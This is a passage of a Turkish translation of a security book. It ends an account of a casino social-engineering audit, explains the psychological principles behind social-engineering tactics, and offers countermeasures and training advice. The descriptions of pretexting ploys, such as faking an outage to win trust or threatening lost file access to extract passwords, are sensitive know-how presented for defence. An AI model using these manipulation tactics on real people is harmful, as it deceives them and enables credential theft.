Whurley'e tam ödeme yapıldı, bu yüzden pek takmadı. Müřteri üzerinde daha iyi bir izlenim bırakmayı dilerdi ama kullandıęı yöntemden fazlasıyla nefret ettiklerini ve kendilerine ve çalışanlarına haksızlık yapıldıęını düşündüklerini hissetti. "Beni cidden artık ortalıkta görmek istemediklerini açıkęa belli ettiler."

Bu durum daha önce Whurley'in başına gelmemiřti; genellikle müřterileri denetimlerinin sonucunda memnun kalırlardı ve tüm bunları Whurley'in deyimiyle "mini kızıl takım olayları veya Savaş Oyunları" olarak görürlerdi, yani müřteri bir bilgisayar korsanının veya toplum mühendisinin kullandıęı aynı yöntemlerle test edilmekte bir sorun görmüyordu. "Müřteriler her zaman bundan büyük heyecan duyar. Kariyerimdeki bu olayakadar ben de duyardım." Her Őey bir yana, Whurley bu Vegas deneyimini test açısında başarı ama müřteri memnuniyeti açısından bir felaket olarak görüyor. "Muhtemelen bir daha asla Vegas'ta iş alamayacağım," diye hayıflanıyordu.

Dięer taraftan, belki de Kumarhaneler Komisyonu, kumarhanelerin arka taraflarına girmeyi bilen ahlak sahibi bir bilgisayar korsanından danışmanlık hizmeti almak ister.

İÇGÖRÜ

İkna kabiliyeti üzerine çalışmalar yapan sosyal psikolog Dr. Brad Sagarin, toplum mühendisinin silahını Őöyle açıklıyor: "Toplum mühendisleri, hepimizin her gün kullandıęı aynı ikna tekniklerini kullanırlar. Kendimize roller biçeriz. Güvenilirlik sağlamaya çalışırız. Karşılıklı yardım çağrısında bulunuruz. Ama toplum mühendisi bu teknikleri çıkarıcı, aldatıcı, oldukça etik dışı, genellikle de yıkıcı bir etkiyle uygular."

Dr. Sagarin'den toplum mühendislerinin kullandıęı en yaygın taktiklerin altında yatan psikolojik prensipleri açıklamasını istedik. Bazı vakalarda açıklamalarını Mitnick/Simon'ın önceki kitabı olan *Aldatma Sanatı'ndan* (Wiley Publishing, Inc., 2002) o taktięe özgü öykülerden örnekler vererek yaptı.

Aşağıdaki her başlık, prensibin gayn ciddi, bilimsel olmayan açıklaması ve örneğiyle başlıyor.

Rol Tuzakları

Toplum mühendisi takındığı rolün karakteristik birkaç özelliğini sergiler. Çoğumuz bir rolün sadece birkaç karakteristiği bize sunulduğunda, kalan boşlukları doldurma eğilimindeyizdir yönetici gibi giyinmiş bir adam görünce, onun zeki, odaklı ve güvenilir olduğunu varsayarsınız.

Örnek: Whurley, Tepe Kameralarıyla yapılan izlemenin kontrol odasına girdiğinde, yönetici gibi giyinmişti, saygın bir yetkili gibi konuştu ve odadakilerin sempatiyle harekete geçmelerini sağlayacak talimatı verdi. Kumarhane müdürü veya yöneticisi tuzağını başarıyla kurdu.

Sanal ortamda tüm toplum mühendisi saldırılarında, saldırgan rol tuzakları kullanır, böylece hedef kişi rolün diğer karakter özelliklerini kendi çıkarıp ona göre davranacaktır. Bu rol bilgi işlem teknisyeni, müşteri, işe yeni girmiş biri veya isteklerin normal şekilde uygun görülmesini teşvik eden herhangi başka bir kişilik olabilir.

Yaygın kullanılan tuzaklar arasında, hedefin patronunun veya başka çalışanların isminden bahsetmek veya şirketin veya sektörün terminolojisini ya da jargonunu kullanmak sayılabilir. Yüz yüze saldırılarda, saldırganın kıyafet, mücevher (şirket rozeti, sporcu saati, pahalı bir dolmakalem, okul yüzüğü) seçimi veya bakımı (örneğin, saç modeli), saldırganın iddia ettiği rolde inandırıcılığını arttıran diğer tuzaklardır. Bu yöntemin gücü, birini bir kez kabul ettiğimizde (bir yönetici, müşteri, iş arkadaşı bir dost olarak), diğer özelliklerine dayanan (yönetici varlıklı ve güçlü olur, yazılım geliştirici teknik olarak bilgili ama sosyal açıdan sorunlu olur, iş arkadaşı güvenilirdir) etkileşimlerde bulunduğumuz gerçeğidir.

İnsanlar bu etkileşime girmeden önce ne kadar bilgiye ihtiyaç duyar? Pek fazla değil.

Güvenilirlik

Çoğu toplum mühendisliği saldırısında güvenilirlik sağlamak birinci adımdır; izlenecek yolun temel taşı budur.

Örnek: Whurley, uzman bilgi işlem sorumlusu Richard'a, birlikte görünmelerinin kendilerini birlikte gören tüm çalışanların gözündeki güvenilirliğini arttıracakını bildiği için, birlikte öğle yemeği yemelerini önerdi.

Dr. Sagarin, *Aldatma Sanatı'nda* kullanılan, toplum mühendislerinin güvenilirlik inşa etmekte dayandıkları üç yöntem tanımladı. Bu yöntemlerin birinde, saldırgan kendi çıkarına karşı görünen bir şey söyler; *Aldatma Sanatı* Bölüm 8 "Basit Bir Telefon" öyküsünde olduğu gibi, saldırgan kurbanına "Şimdi, hadi, parolanı yaz ama bana ne olduğunu söyleme. Parolanı kimseye vermemelisin, teknik destektekilere bile," der. Bu söylem, güven duyulması gereken birinden geliyor gibidir.

İkinci yöntemde, saldırgan gerçekleşmesine kendinin neden olduğu (hedefin haberinin olmadığı) bir olaya karşı hedefi uyarır. Örneğin, *Aldatma Sanatı* Bölüm 5 "Bilgisayar Ağı Zayiati" öyküsünde, saldırgan ağ bağlantısının kesilebileceğini söylüyordu. Saldırgan daha sonra kurbanın ağ bağlantısını düşürerek, kurbanın gözünde saldırganın güvenilirliğini arttıracaktı.

Bu öngörü taktiği genellikle saldırganın sorunu çözmesinde kurbanı yardım ederek güvenilir olduğunu daha da "kanıtladığı" üçüncü yöntemle birlikte kullanılır. Saldırganın önce ağ bağlantısının kesilebileceği konusunda uyarı yaptığı, daha sonra kurbanın bağlantısını öngördüğü şekilde kestiği ve en sonunda bağlantıyı yeniden kurarak "sorunu giderdiğini" iddia ettiği ve kurbanını güven içinde ve minnettar şekilde bıraktığı "Bilgisayar Ağı Zayiati" öyküsü buna örnektir.

Hedefi bir Role Zorlamak (Özdeşleştirme)

Toplum mühendisi hedefini, sınırları bozuk numarası yapmak gibi yöntemlerle alternatif bir role yönlendirir.

Örnek: Whurley, Lenore ile sohbetlerinde Lenore'u yardımsever bir role yönlendirerek, kendisini ihtiyaç sahibi (kız arkadaşından yeni ayrılmış, kente yeni taşınmış ve işe ihtiyacı olan) rolüne koymuştur.

En yaygın biçimiyle, toplum mühendisi karşısındaki hedefi yardımcı rolüne koyar. Kişi yardımcı rolünü bir kez kabul ettiğinde, bu yardımdan geri dönmesi genellikle sıkıntılı ve zor olacaktır.

Açıkgöz bir toplum mühendisi, kurbanın kendisini içinde rahat hissedeceği bir rol seçmeye çalışır. Daha sonra sohbeti, karşısındaki hedefi o rolün içine sokacak şekilde yönlendirir – Whurley'in yardımcı rolünde kendilerini rahat hissedeceklerini sezdiği Lenore ve Megan'da yaptığı gibi. İnsanlar olumlu ve kendilerini iyi hissettiren rolleri kabul etmeye yatkındır.

Sistemantik Düşünceden Uzaklaşmak

Sosyal psikologlar, insanların gelen bilgiyi sistemantik ve sezgisel olmak üzere iki biçimde algılayıp davrandığını söylüyor.

Örnek: Müdürlerden birinin sinirli karısıyla zor bir durumu çözmesi gerektiğinde, Whurley kendisine yetkili bir çalışanın yaka kartını isteyebilmek için kurbanın duygusal durumundan ve dikkat dağınıklığından faydalandı.

Dr. Sagarin şöyle açıklıyor: "Sistemantik olarak hareket ederken, bir karara varmadan önce bizden istenen şey hakkında dikkatli ve rasyonel düşünürüz. Diğer taraftan, sezgisel hareket ettiğimizde ise, karar verirken zihinsel kısayollar kullanırız. Örneğin, bizden talep edilen bilginin hassasiyetinden ziyade, talep edenin kim olduğuna göre bir talebi yerine getirebiliriz. Konu bizim için önemli olduğunda, sistemantik modda hareket edebiliriz. Ama zaman baskısı, dikkat dağınıklığı ve güçlü duygular bizi sezgisel moda geçirebilir."

Normal şartlarda rasyonel ve mantıksal modda hareket ettiğimizi, kararlarımızı gerçeklere dayanarak verdiğimiz düşünmek isteriz. Psikolog Dr. Gregory Neider'tan alıntıyla, "Biz insanlar, günün yüzde 90 ila 95'inde beyinlerimizi rölantide kullanırız."¹ Toplum mühendisleri, kurbanlarını sistemantik moddan çıkmaya zorlamak için çeşitli etkilme yöntemleri kullanarak, bundan faydalanmaya çalışırlar – çünkü sezgisel modda hareket eden insanların psikolojik savunmaya geçmeleri daha zordur; daha az şüpheli olurlar, daha az soru sorarlar veya saldırgana daha az itiraz ederler.

Toplum mühendisleri hedeflerini sezgisel moda yaklaştırmak ve onları orada tutmak isterler. Taktiklerden biri, hedefi iş gününün sona ermesine beş dakika kala arayarak, normalde karşı koyulacak bir isteğin ofisten zamanında ayrılmak endişesiyle kabul edilmesini sağlamaktır.

İtaat Devinimi

Toplum mühendisleri, zararsız olanlarla başlayarak, bir dizi talep sunarak itaat çitasını giderek yükseltirler.

Örnek: Dr. Sagarin Aldatma Sanatı kitabında bahsi geçen, saldırganın bir dizi masum sorunun arasında, telefonda kimlik doğrulamak için şifre olarak kullanılan, bankanın Ticari Kimlik No'su hakkındaki hassas bilgiye dair kilit soruyu sorduğu öyküden alıntı yapıyor. İlk sorular masum görüldüğünden dolayı, kurbanın daha hassas bilgilere de masum şekilde yaklaşmasını sağlayan bir çerçeve çiziliyor.

Televizyon yazarı/yapımcısı Richard Levinson, Peter Falk tarafından canlandırılan, en meşhur karakteri Komiser Kolombo'ya bu taktiği benimsetmişti. İzleyiciler, dedektif henüz uzaklaşırken ve şüpheli dedektifi kandırdığından memnun savunma kalkanını düşürmüştü, Kolombo'nun durup başından beri tasarladığı son bir kilit soru sormasına bayılıyorlardı. Toplum mühendisleri bu "bir şey daha" taktiğini sık kullanırlar.

Yardımcı Olma İsteği

Psikologlar, insanların başkalarına yardımcı olurken bundan kendilerinin de pek çok fayda sağladıklarını tespit etmişlerdir. Yardımcı olmak kendimizi güçlü hissettirir. Kötü ruh halimizden çıkmamızı sağlar. İyi hissettirir. Toplum mühendisleri bizim yardımsever eğilimimizden faydalanmak için pek çok yol bulurlar.

Örnek: Whurley kumarhanenin çalışan girişinde görüldüğü zaman, güvenlik görevlisi onun "bir fıstığı" yemeğe çıkaracağı öyküsüne inandı, kendisine randevusu için para verdi, bir kadına nasıl davranması gerektiği konusunda tavsiyelerde bulundu ve yaka kartını göstermediği halde uzaklaşırken Whurley'e ısrar etmedi.

Dr. Sagarin'in yorumuna göre, "Toplum mühendisleri genellikle verdikleri bilginin değerinin farkında olmayan kişileri hedef seçtikleri için, sağladığı kolaylık yardım eden kişiye çok önemsiz gelebilir. (Telefonun öbür ucundan zavallı bir pasaklı için hızlı bir veritabanı sorgulaması yapmak ne kadar cıvılcık bir iş ki?)"

Yükleme

Yükleme, kişinin kendinin ve başkalarının davranışlarını açıklama biçimleri olarak adlandırılır. Toplum mühendisinin amacı, hedefin kendisine deneyim, güvenilirlik, dürüstlük veya beğenilirlik gibi belirli özellikler yüklemesidir.

Örnek: Dr. Sagarin, Aldatma Sanatı kitabının "Terfi İsteyen Biri" öyküsünden alıntı yapıyor. Saldrgan, konferans odasına girmek istemeden önce bir süre ortalıkta takılarak şüpheleri azaltıyor çünkü insanlar davetsiz bir misafirin yakalanabileceği bir ortamda gereksiz şekilde zaman harcamaya cüret etmeyeceğini varsayarlar.

Bir toplum mühendisi lobiye yürüyüp, resepsiyona \$5 koyup, şöyle bir şey diyebilir: "Bunu yerde buldum. Para kaybeden kimse var mı?" Resepsiyonist, toplum mühendisine dürüstlük ve güvenilirlik özelliklerini yükleyecektir. Kapıyı yaşlı bir bayan için açan bir adam görürsek, nazik

biri olduğunu düşünürüz; kadın genç ve çekiciyse, muhtemelen oldukça farklı bir yaklaşım sergileriz.

Hoşlanma

Toplum mühendisleri, hepimizin hoşlandığımız kişilere “evet” deme ihtimalinin daha yüksek olmasından sıklıkla faydalanırlar.

Örnek: Whurley, spor salonunda tanıştığı kızdan, kısmen “karşısındakini okuma” yoluyla tepkilerini gözleyerek, kısmen de kızın karşılık vereceği konulara ilişkin sürekli görüşlerini biçimlendirerek, faydalı bilgiler almayı başarmıştı. Bu yaklaşımı kızda benzer zevkleri ve ilgi alanları olduğu duygusu yarattı (“Ben de!”) Kızın kendisinden hoşlanması, onu Whurley’in istediği bilgileri paylaşmaya daha açık bir hale getirdi.

İnsanlar benzer kariyer yaklaşımı, eğitim geçmişleri ve kişisel hobileri olan insanlar gibi kendilerine benzeyen insanlardan hoşlanırlar. Toplum mühendisi genellikle hedefinin geçmişini araştırır ve onun ilgisini çeken şeylerle –yelkencilik veya tenis, antika uçaklar, eski silah koleksiyonu ve saire– ilgileniyormuş gibi kendini hazırlar. Toplum mühendisleri ayrıca iltifat ve yağcılıkla kendi sevilirliğini arttırabilir ve fiziksel olarak çekici toplum mühendisleri sevilirliklerini arttırmak için cazibelerine yatırım yaparlar.

Bir diğer taktik, hedef kişinin tanıdığı ve sevdiği birinin adını geçirmektir. Bu taktikte, saldırgan kuruluş içinde “ekibin” bir parçası gibi görünme çabasıdadır. Bilgisayar korsanları, kuruluş içinde başarılarından dolayı yakın zamanda ödüllendirilmiş kurbanın veya hedef kişilerin gururunu okşamak için de iltifat eder ve yalakalık yaparlar. Gururun okşanması, şüphelenmeyen kurbanı yardımcı pozisyonuna itebilir.

Korku

Bir toplum mühendisi bazen hedefini felaket bir şeyler olacağına ama eğer saldırganın dediklerini yaparsa bu felaketi önleyebileceğine inanır. Bu şekilde saldırgan korkuyu silah olarak kullanır.

Örnek: Aldatma Sanatı kitabının “Acil Yama” öyküsünde, toplum mühendisi kurbanı eğer şirketin veritabanı sumucusuna acil bir “yama” yapılmazsa, değerli verileri kaybedeceği tehdidiyle korkutur. Bu korku, kurbanı toplum mühendisinin “çözümüne” karşı zayıflatır.

Statü tabanlı saldırılar genellikle korku faktörüne dayanır. Şirketin yöneticisi olarak davranan bir toplum mühendisi, sekreteri veya kıdemsiz

bir çalışanı “acil” bir taleple hedef alabilir ve eğer talimatlarına uymazsa başının derde gireceğini, hatta kovulabileceğini hissettirir.

Tepkisellik

Psikolojik tepkisellik, seçimlerimizin veya özgürlüğümüzün elimizden alındığını düşündüğümüz zaman hissettiğimiz olumsuz tepkidir. Tepki sancıları çekerken, kaybettiğimiz şeye duyduğumuz arzu her şeyin önüne geçtiği için, tüm objektifliğimizi kaybederiz.

Örnek: Aldatma Sanatı kitabındaki iki öykü tepkiselliğin gücünü gösteriyor – biri genel olarak bilgiye erişim kaybına yönelik tehditlere, diğeri ise belli kaynaklara erişim kaybına dayanıyor.

Tepkiselliğe dayanan tipik bir saldırıda, saldırgan hedefine bilgisayar dosyalarına erişimin bir müddet mümkün olmayacağını ve bir süreliğine kullanıcıadlarının tamamen kullanım dışı kalacağını söyler. “Önümüzdeki iki hafta boyunca dosyalarınıza erişim mümkün olmayacak ama bu sürenin daha fazla uzamaması için elimizden geleni yapacağız.” Kurban fevri hale geldiğinde, saldırgan dosyaları daha hızlı geri getirme konusunda yardım önerisinde bulunur; tek ihtiyacı olan hedef kişinin kullanıcı adı ve parolasıdır. Tehdit altındaki kişi kaybının geri geleceğine bir şekilde sevindiğinden, genellikle memnuniyetle istenileni yapar.

Madalyonun öteki yüzünde, enderlik ilkesi kullanılarak, hedef söz verilen kazancı izlemeye mecbur edilir. Bir çeşidinde, kurbanlar giriş bilgilerinin veya kredi kartı bilgilerinin çalınabileceği bir web sitesine çekilirler. Belli bir web sitesinin ilk 1.000 ziyaretçisine son model bir Apple iPod'u \$200'a vermeyi vaat ettiğine dair bir e-mail alsanız tepkiniz ne olur? Siteye girip birini almak üzere kayıt yaptırır mısınız? E-mail adresinin ve parolanızla kayıt yaptırdığınızda, başka yerlerde de kullandığınızla aynı parolayı mı tercih edersiniz?

KARŞI ÖNLEMLER

Toplum mühendisliği saldırılarını azaltmak, aşağıdakileri içeren bir dizi koordineli çaba gerektirir:

- Kuruluş içinde zorunlu kılınan açık ve pratik güvenlik protokolleri geliştirilmesi
- Güvenlik bilinçlendirme eğitimleri düzenlenmesi
- Hangi bilgilerin hassas olduğuna dair basit kurallar belirlenmesi
- Ne zaman birisi kısıtlanmış bir hareket talebinde bulunursa (yani sonuçlarının tam olarak kestirilemeyeceği, bilgisayarlarla

ilgili etkileşimleri de kapsayan hareketler), bunu isteyen kişinin kimliğinin şirket politikaları doğrultusunda sorgulanması gerektiğine dair basit bir kural belirlenmesi

- Veri sınıflandırma politikası geliştirilmesi
- Toplum mühendisliği saldırılarına karşı direnç geliştirme yolları üzerine çalışanların eğitilmesi
- Güvenlik değerlendirmeleri yürüterek, çalışanın toplum mühendisliği saldırılarına karşı duyarlılığının test edilmesi

Uygulanacak programın en önemli özelliği, uygun güvenlik protokolleri oluşturması ve sonrasında çalışanları protokollere uymak konusunda motive etmesidir. Sonraki bölüm, söz konusu program tasarlarken ve eğitim sırasında toplum mühendisliği tehlikelerine karşı koymak için dikkat edilmesi gereken bazı temel noktaları da açıklamaktadır.

Eğitim Önerileri

Aşağıda, güvenlik eğitimi için bazı öneriler bulunmaktadır:

- *Toplum mühendislerinin belli bir noktada, belki de tekrar tekrar şirkete saldıracağına neredeyse kesin olduğu konusunda farkındalık yaratın.*

Toplum mühendislerinin büyük bir tehdit oluşturduğu konusunda genel bir bilinç eksikliği olabilir; pek çokları bu tehdidin varlığından bile haberdar olmayabilir. İnsanlar genellikle işletilmeyi ve kandırılmayı ummaz, bu yüzden toplum mühendisliği saldırısına karşı savunmasız yakalanırlar. Çoğu internet kullanıcısı Nijerya'dan geldiği söylenen, önemli miktardaki parayı ABD'ye aktarması gerektiği için yardım isteyen bir e-mail almıştır; bu nazik yardım karşılığında, bu büyük meblağın belli bir yüzdesini vermeyi teklif ederler. Daha sonra, diğer tüm sorumluluklar karşı tarafa ait olmak üzere, sizden transfer işlemini başlatmak için biraz ön ödeme yapmanız istenir. New York'tan bir bayan yakın zamanda bu oltaya düştü ve ön ödemeyi yapmak için işvereninden yüzlerce dolar "borç" aldı. Zamanını henüz satın almadığı yeni yatında geçirmek yerine, federal bir hapisanede paylaştığı ranzaya bakarak geçiriyor. İnsanlar bu gibi toplum mühendisliği saldırılarına cidden kanıyorlar; öyle olmasaydı Nijeryalı sahtekârlar e-mail göndermeyi bırakırlardı.

- *Toplum mühendisliği tekniklerine karşı kişisel zaafı göstermek ve bunlara karşı koyma yöntemleri hakkında çalışanları eğitmek için canlandırma tekniği kullanın.*

Çoğu insan işletilmeyecek, kandırılmayacak, aldatılmayacak veya etki altında kalmayacak kadar zeki olduğu zannıyla, zarar görmeyeceği inancına bağlı hareket eder. Bu gibi olayların sadece “aptal” insanların başına geldiğini düşünürler. Çalışanlara zarar görebileceklerini anlamalarında yardımcı olmak ve gerçeklere inanmalarını sağlamak için kullanılan iki yöntem vardır. Bu yöntemlerden biri, toplum mühendisliğinin etkinliğini, bazı çalışanları güvenlik bilinçlendirme semineri öncesinde “oyuna getirmek” ve sonrasında deneyimlerini sıyrıla paylaşmalarını istemek yoluyla göstermeyi içerir. Bir diğer yaklaşım, insanların bu saldırılara karşı ne kadar hassas olduğunu açıklamak için gerçek toplum mühendisliği olayları üzerinden analizler yaparak zaafı göstermektir. Her iki durumun da eğitimde neden işe yaradığını analiz ederek ve sonrasında bu gibi saldırıların nasıl anlaşılabilirliğini ve karşı konulacağını tartışarak, saldırı mekanizması derinlemesine incelenmelidir.

- *Eğitim alanlara, eğer eğitim sonrasında bir toplum mühendisi saldırısına kanarlarsa, kendilerini aptal gibi hissedecekleri duygusunu vermeyi amaçlayın.*

Eğitim, her çalışanın hassas kurumsal varlıkların korunmasına yardımcı olmak sorumluluğu olduğunu vurgulamalıdır. Ayrıca eğitimi düzenleyenlerin, bazı durumlarda güvenlik protokollerini takip etme motivasyonu kazanmanın sadece bu protokollerin neden gerekli olduğunun anlaşılmasıyla mümkün olduğunun farkında olmaları çok önemlidir. Güvenlik bilinçlendirme eğitimi sırasında, eğitmenler güvenlik protokollerinin işletmeyi nasıl koruduğuna dair örnekler vermeli ve çalışanlar bunları göz ardı eder ya da ihmalkâr davranırsa, şirketin ne gibi zararlara maruz kalacağını anlatmalıdır.

Ayrıca şunun altını çizmek de faydalı olur ki; başarılı bir toplum mühendisliği saldırısı, çalışanın kendisinin, arkadaşlarının ve iş arkadaşlarının da kişisel bilgilerini tehlikeye atabilir. Bir şirketin insan kaynakları veritabanı, kimlik hırsızları için son derece değerli olabilecek kişisel bilgiler içerebilir. Ama en motive edici etken, kimsenin kandırılmak, aldatılmak veya işletilmek istemeyeceğidir. Böyle olunca da, insanlar bir oltaya takılıp kendilerini ahmak ya da salak gibi hissetmemek için fazlasıyla motive olurlar.

Toplum Mühendisliğine Karşı Koyma Programları

Program tasarlarırken dikkate alınması gereken bazı temel noktalar şunlardır:

- *Bir toplum mühendisliği saldırısı tespit edildiğinde veya şüphelenildiğinde, çalışanların hareketlerine ilişkin yöntemler geliştirin.*

Okuyuculara, *Aldatma Sanatı* kitabında da bahsi geçen güvenlik politikalarını anlatan kitapçığı öneriyoruz. Bu politikalar referans olarak ele alınmalıdır; ihtiyacınız olanı alın, gerisini bırakın. Şirket güvenlik politikaları geliştirilip yürürlüğe konduğunda, bu bilgiler hemen erişilebilecek şekilde şirketin intranet ağına konmalıdır. Bu konudaki bir diğer mükemmel kaynak, Charles Cresson Wood'un bilgi güvenlik politikaları geliştirilmesi üzerine *Bilgi Güvenlik Politikaları Kolaylaştı* (San Jose, CA: Baseline Software, 2001) isimli bilimsel eseridir.

- *Çalışanlar için, hangi bilgilerin şirket açısından hassas olduğunu tanımlayan, basit kılavuzlar geliştirin.*

Zamanın büyük kısmında bilgileri sezgisel modda işlediğimizden ötürü, hassas bilgiler içeren (örneğin birinin parolası gibi gizli şirket bilgileri gibi) taleplerle karşılaşıldığında uyarı bayrağını çekmek üzere basit güvenlik kuralları tasarlanabilir. Çalışan hassas bilgi veya bilgisayarda işlem taleplerini fark ederse, izlemek için doğru protokol ve yöntemleri tespit etmekte şirketin intranet sayfasından güvenlik politikaları kitapçığına başvurabilmelidir.

Ayrıca çalışanların hassas olarak ele alınmayan bilgilerin bile bir araya getirildiğinde güvenilirlik ve dürüstlük yanılması yaratabileceğini, parça parça önemsiz görünen bilgilerin bir toplum mühendisinin çok işine yarayabileceğini anlaması önemlidir. Hassas bir şirket projesindeki sorumlu proje müdürünün adı, geliştirici ekibinin fiziksel konumu, belli bir çalışanın kullandığı sunucunun adı ve gizli projeye verilen proje adı gibi bilgilerin hepsi önemlidir ve her şirketin olası güvenlik tehditlerine karşı hazır olması gerekir.

Bunlar saldırganın işine yarayabilecek, önemsiz görünen bilgilere sadece birkaç örnek. *Aldatma Sanatı* kitabında bahsedilen senaryolar, bu bilginin eğitim alan çalışanlara aktarılmasında faydalı olabilir.

- *Kuruluşun nezaket kurallarını değiştirin – “Hayır” demekte mahzur yoktur!*

Çoğumuz başkalarına “hayır” derken kendimizi sıkıntılı ve rahatsız hissederiz. (Şimdi piyasada olan bir ürün, telepazarlamacılara telefonu kapatamayan, aşırı nazik insanlar için tasarlandı. Telepazarlamacı aradığında, kullanıcı * tuşuna basıyor ve kapatıyor; devreye giren telesekreter, “Affedersiniz, ben telefon uşağıyım ve ev sahibinin talebinizi üzümlere reddettiğini size bildirmekle görevliyim,” diyor. Şu “Üzümlere” kelimesine bayılıyorum. Ama diğer taraftan pek çok insanın kendi adlarına “hayır” demek için elektronik bir cihaz alması da ilginç bir durum. Peki, siz “hayır” deme “utancından” kurtulmak için bir cihaza \$50 öder miydiniz?)

Şirketin toplum mühendisliği eğitim programının amaçlarından biri de şirketin nezaket kurallarını yeniden tanımlamak olmalıdır. Bu yeni davranış biçimine göre, talep edenin kimliği ve yetkisi doğrulanana kadar hassas bilgiler içeren talepler kibarca reddedilecektir. Örneğin, eğitimde şu tarzda cevaplar verilmesi önerilebilir, “X şirketinin çalışanları olarak, güvenlik protokollerine sadık kalmamızın ne kadar önemli olduğunu ikimiz de biliyoruz. Bu yüzden talebini yerine getirmeden önce kimliğini doğrulamam gerektiğini de anlıyorsunuz.”

- *Kimlik ve yetki doğrulaması yapmak için pratik yöntemler geliştirilmesi.*

Her işletme çalışanlardan bilgi veya bir şey yapmasını isteyen kişilerin kimlik ve yetki bilgilerini doğrulamak için yöntemler geliştirmelidir. Her durumdaki doğrulama işlemi muhakkak bilginin veya yapılması istenen hareketin hassasiyetine göre değişecektir. İşyerindeki pek çok diğer konu gibi, güvenlik gerekleri de şirketin iş gerekleri karşısında dengelenmelidir.

Bu eğitim sadece bilinen tekniklerden değil, Whurley’in güvenilirliğini arttırmak için kartvizitini kullanması gibi incelikli tekniklerden de bahsetmelidir. (1970’lerin dedektiflik dizisi *The Rockford Files*’ta arabasında her durum için uygun bir kartvizit çıktısı alabildiği küçük bir yazıcı taşıyan, James Garner tarafından canlandırılan karakteri hatırlayın.) Doğrulama yöntemleri için *Aldatma Sanatı* kitabında bir öneri sunmuştuk.²

- *Üst düzey yönetimin desteğini alın.*

Bu, elbette, neredeyse klişedir: Yönetim biçimiyle ilgili gösterilen her çaba, programın başarıya ulaşması için yönetimin desteğini gerektirir. Bu desteğin güvenlikten daha önemli olduğu, her geçen gün daha önemli hale geldiği, ama kurumsal

gelire pek katkısı olmadığı için genellikle arka planda kaldığı bazı girişimler olmuştur. Yine de bu durum, güvenlik taahhüdünün en tepeden başlaması gerektiğinin önemini değiştiriyor.

Ayrıca üst düzey yönetim bu konuyla ilgili açık iki mesaj vermelidir. Yönetim tarafından çalışanların herhangi bir güvenlik protokolünü ihlal etmesi *kesinlikle* istenmeyecektir. Hiçbir çalışan, yöneticisi tarafından ihlal etmesi emri verilse dahi, güvenlik protokollerine sadık kaldığı için sıkıntı yaşamayacaktır.

Hassas Bir Not: Kendi Ailenizdeki Dalaverecilerle Tanışın – Çocuklarınız

Çocukların çoğu (yoksa hepsi mi?) inanılmaz düzeyde dalavere becerisine sahiptir –toplum mühendislerinin becerilerine çok benzer– ve çoğu zaman büyüdükçe ve sosyalleştikçe bu becerilerini kaybederler. Tüm ebeveynler çocuklarının saldırılarının hedefindedir. Bir çocuk bir şeyi şiddetle isterse, son derece rahatsız edici ama aynı zamanda komik bir seviyede ısrarcı olabilir.

Bill Simon ile birlikte bu kitabı bitirirken, bir çocuğun son derece usandırıcı bir toplum mühendisliği saldırısına şahit oldum. Kız arkadaşım Darci ve dokuz yaşındaki kızı Briannah, Dallas'taki iş seyahatimde bana eşlik ettiler. Gece uçağına yetişmeden önce oteldeki son gecemizde, Briannah istediği bir restorana akşam yemeğine gidilmesi konusunda annesinin sabrını zorladı ve bir çocuğun tipik huysuzluk krizlerinden birine girdi.

Darci kızının Gameboy'unu geçici olarak elinden alarak kendisine hafif bir ceza verdi ve bir gün boyunca bilgisayar oyunu oynayamayacağını söyledi. Briannah bir süre buna katlandı ama daha sonra, azar azar, oyuncağını geri vermesi için annesini farklı şekillerle ikna etmeye çalıştı ve ben geri dönüp onlara katıldığımda, halen buna uğraşıyordu. Çocuğun sürekli dırdırı çok rahatsız ediciydi; sonra biz çocuğun bize toplum mühendisliği uygulamaya çalıştığını fark ettik ve notlar almaya başladık:

- "Sıkıldım. Lütfen oyuncağımı geri alabilir miyim." (Talepkâr şekilde söylüyor, soru sormuyor.)
- "Oyuncağımla oynayamazsam, sizi delirteceğim." (Mızırtı eşliğinde.)
- "Oyuncağım olmazsa uçakta yapacak hiçbir şeyim yok." ("Geri zekâlılar bile bunu anlayabilir" tonuyla konuşuyor.)

- “Tek bir oyun oynasam bile olur, olmaz mı!?” (Soru biçiminde yöneltilen bir vaat.)
- “Oyuncağımı geri verirsen uslu olacağım.” (En derin samimiyet içinde.)
- “Dün akşam çok usluydum, niye şimdi bir oyun oynayamıyorum?” (Saçma sapan bir gerekçeye dayanan umutsuz bir girişim.)
- “Bir daha asla yapmayacağım. (Duraklama.) Şimdi oynayabilir miyim?” (“Bir daha asla yapmayacakmış” – bizim keriz olduğumuzu mu sanıyor acaba?)
- “Artık alabilir miyim, *lütfe*?” (Vaatler işe yaramazsa, belki biraz yalvarmanın faydası olur. . .)
- “Yarın okula gitmem gerek, onun için eğer şimdi oynamasam hiç oynayamayacağım.” (Peki, kaç çeşit toplum mühendisliği izledik? Belki kitaba doğrudan katkıda bulunmalı.)
- “Özür dilerim, hatalıydım. Çok azıcık oynayabilir miyim?” (İtiraf etmek manevi olarak iyi gelebilir, ama kandırmacalarda pek işe yaramaz.)
- “Bana Kevin yaptırdı.” (Sadece bilgisayar korsanlarının bunu dediğini sanırdım!)
- “Oyuncağım olmadan gerçekten çok mutsuzum.” (Hiçbir şey işe yaramazsa, biraz sempati kazanmaya çalış.)
- “Oyuncağım olmadan günün yarısından fazlası geçti.” (Başka bir deyişle “Ne kadar acı çekersem yeterince çekmiş sayılırım?”)
- “Oynayınca para harcamıyorum ki.” (Annesinin cezayı bu kadar uzatmasının nedenini tahmin etmek için umutsuz bir deneme. Yanlış tahmin.)
- “Doğum günümün hafta sonundayız ve oyun oynayamıyorum.” (Sempati kazanmak için bir diğer zavallı olta.)

Havaalanına gitmek üzere hazırlanırken devam ediyor:

- “Havaalanında sıkılacağım.” (Sıkılmanın her şeye rağmen önlenmesi gereken korkutucu bir şey olarak düşünüleceğine dair boş bir umudu var. Belki Briannah yeterince sıkılırsa, resim çizmeyi veya kitap okumayı deneyebilir.)
- “Üç-dört saatlik bir uçuş ve benim yapacak hiçbir şeyim yok!” (Halen bitkin düşüp, yanında getirdiği kitapların birini açacağını ümit ediyoruz.)

- “Okumak veya resim çizmek için çok karanlık. Oyuncağımda ekranı görebiliyorum.” (Mantığa dayalı ümitsiz bir deneme.)
- “En azından internet kullanabilir miyim?” (Kalbinizde *biraz* uzlaşma isteği olmalı.)
- “Sen dünyanın en iyi annesisin!” (Ayrıca cılız bir girişimle istediğini almak için iltifat ve yağcılık yapmakta da yetenekli.)
- “Bu haksızlık!!!” (Final çabası, son bir şans.)

